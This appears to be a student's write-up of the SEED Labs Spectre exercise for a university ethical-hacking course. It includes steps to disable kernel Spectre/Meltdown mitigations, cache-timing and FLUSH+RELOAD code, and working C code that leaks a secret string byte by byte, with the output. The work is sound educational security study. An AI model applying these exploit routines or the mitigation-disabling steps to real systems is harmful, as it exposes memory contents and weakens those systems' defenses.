
Spectre

Check if your system is vulnerable or not with:

- git clone https://github.com/speed47/spectre-meltdown-checker.git
- cd spectre-meltdown-checker/
- sudo ./spectre-meltdown-checker.sh

Disabling the patch:

Now we can disable it by adding the pti=off to the kernel boot parameters.
In **/etc/default/grub** add **pti=off** on the **GRUB_CMDLINE_LINUX_DEFAULT** line before splash quiet and also set **GRUB_CMDLINE_LINUX="mitigations=off"**.
Now we regenerate grub using **sudo update-grub**,restart the system and check if it is now vulnerable. If it is not, probably, your CPU is not vulnerable.



```
> SUMMARY: CVE-2017-5753:KO CVE-2017-5715:KO CVE-2017-5754:KO CVE-2018-3640:KO CVE-2018-3639:KO CVE-2018-3615:OK CVE-2018-3620
:OK CVE-2018-3646:OK CVE-2018-12126:KO CVE-2018-12130:KO CVE-2018-12127:KO CVE-2019-11091:KO CVE-2019-11135:OK CVE-2018-12207:
OK CVE-2020-0543:OK

Need more detailed information about mitigation options? Use --explain
A false sense of security is worse than no security at all, see --disclaimer
 matteo  master  …  04 - Spectre  Spectre-20220414  spectre-meltdown-checker  2
```

To enable again the mitigations delete mitigations=off and pti=off, save the /etc/default/grub file, execute sudo update-grub and sudo reboot.

To allow C programs running fine on the machine I also installed a 4.8.0 version of the kernel and rebooted the system again.

Since my oldest PC has an architecture that was not the same of the SEEDLab PC, in order to perform this attack I have to call the rdtsc() function instead of __rdtsc() defined in the code as follow:

```
//  Windows
#ifdef _WIN32
#include <intrin.h>
uint64_t rdtsc(){
        return __rdtsc();
}
//  Linux/GCC
#else
uint64_t rdtsc(){
        unsigned int lo,hi;
        __asm__ __volatile__ ("rdtsc" : "=a" (lo), "=d" (hi));
        return ((uint64_t)hi << 32) | lo;
}
#endif
```

- volatile: the outputs aren't a pure function of the inputs (so it has to re-run every time, not reuse an old result).

- "=a"(lo) and "=d"(hi) : the output operands are fixed registers: EAX and EDX. (x86 machine constraints). The x86 rdtsc instruction puts its 64-bit result in EDX:EAX, so letting the compiler pick an output with "=r" wouldn't work: there's no way to ask the CPU for the result to go anywhere else.
- ((uint64_t)hi << 32) | lo - zero-extend both 32-bit halves to 64-bit (because lo and hi are unsigned), and logically shift + OR them together into a single 64-bit C variable. In 32-bit code, this is just a reinterpretation; the values still just stay in a pair of 32-bit registers. In 64-bit code you typically get an actual shift + OR asm instructions, unless the high half optimizes away.


Moreover, the cache of this processor is of 2MB == 2048kb so I can change the array from 4096 to 2048, precisely I defined a constant called **#define CACHE_WORD_SIZE 2048** and changed every 4096 with **CACHE_WORD_SIZE**.

Tasks 1-2: Side Channel Attacks via CPU Caches

Task 1: Reading from Cache versus from Memory

Is the access of `array[3*4096]` and `array[7*4096]` faster than that of the other elements?

Yes, the access is different from 3 and 7 to the others.




```
matteo  master  … 04 - Spectre  Spectre-20220414  Labsetup  gcc CacheTime.c -o CacheTime
matteo  master  … 04 - Spectre  Spectre-20220414  Labsetup  ./CacheTime
access to location 3 and 7 arrayAccess time for array[0*2048]: 480 CPU cycles
Access time for array[1*2048]: 460 CPU cycles
Access time for array[2*2048]: 460 CPU cycles
Access time for array[3*2048]: 200 CPU cycles
Access time for array[4*2048]: 660 CPU cycles
Access time for array[5*2048]: 640 CPU cycles
Access time for array[6*2048]: 460 CPU cycles
Access time for array[7*2048]: 180 CPU cycles
Access time for array[8*2048]: 460 CPU cycles
Access time for array[9*2048]: 460 CPU cycles
matteo  master  … 04 - Spectre  Spectre-20220414  Labsetup 
```

In a very easy way running only a few times the script we can notice the huge difference accessing position 3 and 7 in the array from the others.

Task 2: Using Cache as a Side Channel[FLUSH+RELOAD]

Also here I define the **CACHE SIZE** as **2048** and changed the function importing a different one that can read the time from registers in the processor EAX and EDX. In addition, I changed the size of the **DELTA** to **512** and **CACHE_HIT_THRESHOLD to 200.**

The following is the screenshot of the output produced by the FlushReload program.




```
matteo  master  … 04 - Spectre  Spectre-20220414  Labsetup  ./FlushReload
array[94*2048 + 512] is in cache.
The Secret = 94.
```

In my case I keep the secret correctly every time.

Task 3: Out-of-Order Execution and Branch Prediction

As before I changed the code a little bit to fit well with my processor.
The output of the execution is the following one:



```
matteo  master  …  04 - Spectre  Spectre-20220414  Labsetup  ./SpectreExperiment
array[97*2048 + 512] is in cache.
The Secret = 97.
```


- **Please observe whether Line `[2]` is executed or not when `97` is fed into `victim()`.**
    - From the execution, line [2] has been executed when the value of x is 97, otherwise, the array[97*2048+512] element will not be in the cache.
    - From the code itself, it is impossible for line [2] to get executed, because the value of x=97 is larger than the value of **size**.
    - But due to out-of-order execution and the branch prediction, the line is actually executed by the processor.

- **Comment out the line marked with `$` and execute again. Explain your observation. After you are done with this experiment, uncomment it, so the subsequent tasks are not affected.**
  The program is not able to find out the correct solution due to, we are not FLUSHING the cache, we have to clean it to exploit this attack, otherwise we have all the element just inside the cache and we cannot win the run with the CPU recovering some variables.

- **Replace Line `[4]` with `victim(i + 20);` run the code again and explain your observation.**
    - making this replacement, we are training the CPU to go to the false-branch because **i+20** is always grater than **size**.
      This affect the out-of-order execution when the function victim() is called at line [4]. Due to that, since false-branch will be execute, the array[97*2048+512] will not into the cache.

Task 4: The Spectre Attack


As before I changed the code a little bit to fit well with my processor.
The output of the execution is the following one:



```
matteo  master  …  04 - Spectre  Spectre-20220414  Labsetup  ./SpectreAttack
secret: 0x5650a4191008
buffer: 0x5650a4193018
index of secret (out of bound): -8208
array[83*2048 + 512] is in cache.
The Secret = 83(S).
```


The important part to succeed in the Task to print out all the code in a single execution are the following:

- import these two libreries
    - #include <string.h>
    - #include <unistd.h>
- create a secretFound array to insert the secret's char and initialize it with ("dots") [if we do not do this, could be, at the end, that some value inside the array will be saved as NULL that means end of the array and the output in the printf will be dropped. [1 and 2]
- define a for cycle that increment k, that represent the length of the string secret array [3]
- add the k index to the index_beyond, in order to find out the new char of the secret[4]
- pass the array of the secret and the index, in order to add the new values of the secret [5]
- find out the correct time to sleep the machine [6]
- print out the secret.[7]



```c
int main() {

    int k = 0;
    char secretFound[strlen(secret)];                         1
    int e=0; // initialization of the array
    for(e=0; e<strlen(secret);e++){
          secretFound[e] = '.';//initialize all elements as point   2
    }

    for(k=0; k < strlen(secret); k++){   3

      flushSideChannel();

      size_t index_beyond = (size_t)(secret - (char*)buffer + k ) ;   4

      printf("secret: %p \n", secret);
      printf("buffer: %p \n", buffer);
      printf("index of secret (out of bound): %ld \n", index_beyond);
      spectreAttack(index_beyond);
      reloadSideChannel(secretFound, k);   5

      usleep(70000);   6
    }
    printf("The secret is: %s\n\n", secretFound);   7
    return (0);
```

The following one is the result of my script to find out the complete secret using one running instance. The code can be found at my GitHub repository [https://github.com/matteodalgrande/Ethical-Hacking-UniPD-Challenges/blob/master/04%20-%20Spectre/Spectre-20220414/Labsetup/SpectreAttack.c].



```
buffer: 0x561284281018
index of secret (out of bound): -8196
array[0*2048 + 512] is in cache.
The Secret = 0().
array[86*2048 + 512] is in cache.
The Secret = 86(V).
secret: 0x56128427f008
buffer: 0x561284281018
index of secret (out of bound): -8195
array[0*2048 + 512] is in cache.
The Secret = 0().
array[97*2048 + 512] is in cache.
The Secret = 97(a).
secret: 0x56128427f008
buffer: 0x561284281018
index of secret (out of bound): -8194
array[0*2048 + 512] is in cache.
The Secret = 0().
array[108*2048 + 512] is in cache.
The Secret = 108(l).
secret: 0x56128427f008
buffer: 0x561284281018
index of secret (out of bound): -8193
array[0*2048 + 512] is in cache.
The Secret = 0().
array[117*2048 + 512] is in cache.
The Secret = 117(u).
secret: 0x56128427f008
buffer: 0x561284281018
index of secret (out of bound): -8192
array[0*2048 + 512] is in cache.
The Secret = 0().
array[101*2048 + 512] is in cache.
The Secret = 101(e).
The secret is: Some Secret Value
matteo  master  …  04 - Spectre  Spectre-20220414  Labsetup
```

Task 5: Improve the Attack Accuracy

• You may observe that when running the code above, the one with the highest score is very likely to be `scores[0]`. Please figure out why, and fix the code above, so the actual secret value (which is not zero) will be printed out.

Because the **restrictedAccess(index_beyond)** function always return 0 and so s will be always 0 in the next line and the element array[s*CACHE_WORD_SIZE + DELTA] will be always in the cache. We have to not consider it in the following loop posing max=1, i=1 in order to discard the first element of scores[0].

```
int max = 1;
for(i=1; i<256; i++){
        if(scores[max] < scores[i]) max = i;
}
```

Another way that seems to work is to put a **usleep(70000);** after **reloadSideChannelImprovement()** function.

• Line `[1]` seems useless, but from our experience on SEED Ubuntu 20.04, without this line, the attack will not work. On the SEED Ubuntu 16.04 VM, there is no need for this line. We have not figured out the exact reason yet, so if you can, your instructor will likely give you bonus points. Please run the program with and without this line, and describe your observations.

Probably starting from the new version of the OS, C programs waits to print out the value of the for's new iteration before to pass some new instruction to the low level(processor).

• Line `[2]` causes the program to sleep for 10 microseconds. How long the program sleeps does affect the success rate of the attack. Please try several other values, and describe your observations.


Till we use usleep(10000); it's working but not properly fine[the score is under the 15%, when we use usleep(100000); it is not working yet.

Task 6: Steal the Entire Secret String

The following is the code that works well using statistics to find out the secret exploiting Spectre vulnerabilities. The whole code can be find out on my GitHub [https://github.com/matteodalgrande/Ethical-Hacking-UniPD-Challenges/blob/master/04%20-%20Spectre/Spectre-20220414/Labsetup/My_Spectre_Attack.c].


I changed, as before same parameter in order that the attack fit well with my CPU.
The important part to succeed in the Task to print out all the code in a single execution are the following:

- import these two libreries
    - #include <string.h>
    - #include <unistd.h>
- create a secretFound array to insert the secret's char and initialize it with ("dots") [if we do not do this, could be, at the end, that some value inside the array will be saved as NULL that means end of the array and the output in the printf will be dropped. [1 and 2]
- define a for cycle that increment k, that represent the length of the string secret array [3]
- add the k index to the index_beyond, in order to find out the new char of the secret[4]
- find out the correct time to sleep the machine [5]
- save the value into the secretFound array [6]
- print out the secret.[7]



```
int main() {
       int k=0;
       char secretFound[strlen(secret)];
       int e=0; // initialization of the array
       for(e=0; e<strlen(secret);e++)
              secretFound[e] = '.';//initialize all elements as point
       for(k=0; k < strlen(secret); k++){
         int i;
         uint8_t s;
         size_t index_beyond = (size_t)(secret - (char*)buffer) + k;
         flushSideChannel();
         for(i=0;i<256; i++) scores[i]=0;
         for (i = 0; i < 100; i++) {
           printf("[%d] - *****\n",i);  // This seemly "useless" line is necessary for the attack to succeed
           spectreAttack(index_beyond);
           usleep(10);
           reloadSideChannelImproved();
           usleep(70000); // works with the following for with int max = 0; and i=0 in the for
         }
          int max = 0;
          for (i = 0; i < 256; i++){
            if(scores[max] < scores[i]) max = i;
          }
         printf("Reading secret value at index %ld\n", index_beyond);
         printf("The secret value is %d(%c)\n", max, max);
         printf("The number of hits is %d\n", scores[max]);
        //save the letter to the array
         secretFound[k] = max;
       }
       printf("The secret is: %s\n\n", secretFound);
       return (0);
}
```

The output of the script is the following.



```
Reading secret value at index -8192
The secret value is 101(e)
The number of hits is 87
The secret is: Some Secret Value
```